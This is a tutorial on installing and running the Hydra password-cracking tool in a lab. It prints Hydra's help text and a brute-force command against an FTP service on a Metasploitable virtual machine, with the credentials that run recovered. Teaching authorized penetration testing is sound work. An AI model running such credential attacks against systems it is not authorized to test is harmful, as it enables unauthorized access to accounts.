Hydra


Hydra is a parallelized login cracker that can attack a variety of protocols. It is extremely fast and adaptable, and additional modules can be easily added.

It supports: Cisco AAA, Cisco auth, Cisco enable, CVS, FTP, HTTP(S)-FORM-GET, HTTP(S)-FORM-POST, HTTP(S)-GET, HTTP(S)-HEAD, HTTP-Proxy, ICQ, IMAP, IRC, LDAP, MS-SQL, MySQL, NNTP, Oracle Listener, Oracle SID, PC-Anywhere, PC-NFS, POP3, PostgreSQL, RDP, Rexec, Rlogin, Rsh, SIP, SMB(NT), SMTP, SMTP Enum, SNMP v1+v2+v3, SOCKS5, SSH (v1 and v2), SSHKEY, Subversion, Teamspeak (TS2), Telnet, VMware-Auth, VNC and XMPP.

Installation:


Hydra comes preinstalled with Kali Linux distro however it can be installed on other operating systems. For this guide, Ubuntu 20.04 distro will be used for installation and running this tool in a virtualized test environment.

- Hydra can be installed using following command:
    - sudo apt install hydra



```
seed@VM:~$ sudo apt install hydra
[sudo] password for seed:
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following package was automatically installed and is no longer required:
  libfwupdplugin1
Use 'sudo apt autoremove' to remove it.
The following additional packages will be installed:
  firebird3.0-common firebird3.0-common-doc libapr1 libaprutil1 libbson-1.0-0 libfbclient2
  libmemcached11 libmongoc-1.0-0 libpq5 libserf-1-1 libsvn1 libtommath1 libutf8proc2
Suggested packages:
  hydra-gtk
The following NEW packages will be installed:
  firebird3.0-common firebird3.0-common-doc hydra libapr1 libaprutil1 libbson-1.0-0 libfbclient2
  libmemcached11 libmongoc-1.0-0 libpq5 libserf-1-1 libsvn1 libtommath1 libutf8proc2
0 upgraded, 14 newly installed, 0 to remove and 8 not upgraded.
Need to get 2,944 kB of archives.
After this operation, 10.3 MB of additional disk space will be used.
Do you want to continue? [Y/n]
```

- Various options within Hydra can be seen by running following command:
    - Hydra -h




```
seed@VM:~$ hydra -h
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, o
r for illegal purposes.

Syntax: hydra [[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e nsr] [-o FILE] [-t TASKS] [-M FIL
E [-T TASKS]] [-w TIME] [-W TIME] [-f] [-s PORT] [-x MIN:MAX:CHARSET] [-c TIME] [-ISOuvVd46] [service://
server[:PORT][/OPT]]

Options:
  -R        restore a previous aborted/crashed session
  -I        ignore an existing restore file (don't wait 10 seconds)
  -S        perform an SSL connect
  -s PORT   if the service is on a different default port, define it here
  -l LOGIN or -L FILE  login with LOGIN name, or load several logins from FILE
  -p PASS  or -P FILE  try password PASS, or load several passwords from FILE
  -x MIN:MAX:CHARSET  password bruteforce generation, type "-x -h" to get help
  -y        disable use of symbols in bruteforce, see above
  -e nsr    try "n" null password, "s" login as pass and/or "r" reversed login
  -u        loop around users, not passwords (effective! implied with -x)
  -C FILE   colon separated "login:pass" format, instead of -L/-P options
  -M FILE   list of servers to attack, one entry per line, ':' to specify port
  -o FILE   write found login/password pairs to FILE instead of stdout
  -b FORMAT specify the format for the -o FILE: text(default), json, jsonv1
  -f / -F   exit when a login/pass pair is found (-M: -f per host, -F global)
  -t TASKS  run TASKS number of connects in parallel per target (default: 16)
  -T TASKS  run TASKS connects in parallel overall (for -M, default: 64)
  -w / -W TIME  wait time for a response (32) / between connects per thread (0)
  -c TIME   wait time per login attempt over all threads (enforces -t 1)
  -4 / -6   use IPv4 (default) / IPv6 addresses (put always in [] also in -M)
```

Execution:

For running hydra tool against the vulnerable application for brute forcing authentication service, it needs to have list passed into it. For this guide, an ftp credentials will be cracked which is running on a vulnerable metasploitable virtual machine. For running the tool following command can be used:

- hydra -L user.txt -P pass.txt 192.168.1.6 ftp



```
seed@VM:~/Desktop$ hydra -L users.txt -P pass.txt 192.168.133.128 ftp
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, o
r for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-08-13 18:20:17
[DATA] max 16 tasks per 1 server, overall 16 tasks, 16 login tries (l:4/p:4), ~1 try per task
[DATA] attacking ftp://192.168.133.128:21/
[21][ftp] host: 192.168.133.128   login: service   password: service
[21][ftp] host: 192.168.133.128   login: msfadmin   password: msfadmin
[21][ftp] host: 192.168.133.128   login: postgres   password: postgres
1 of 1 target successfully completed, 3 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-08-13 18:20:21
seed@VM:~/Desktop$ 
```

(Note: Due to the nature of this tool, it is always recommended to use this tool only on authorized targets)

This tool is mostly used in ethical penetration tests to test target environments various applications to verify if any easily guessable credentials are in use.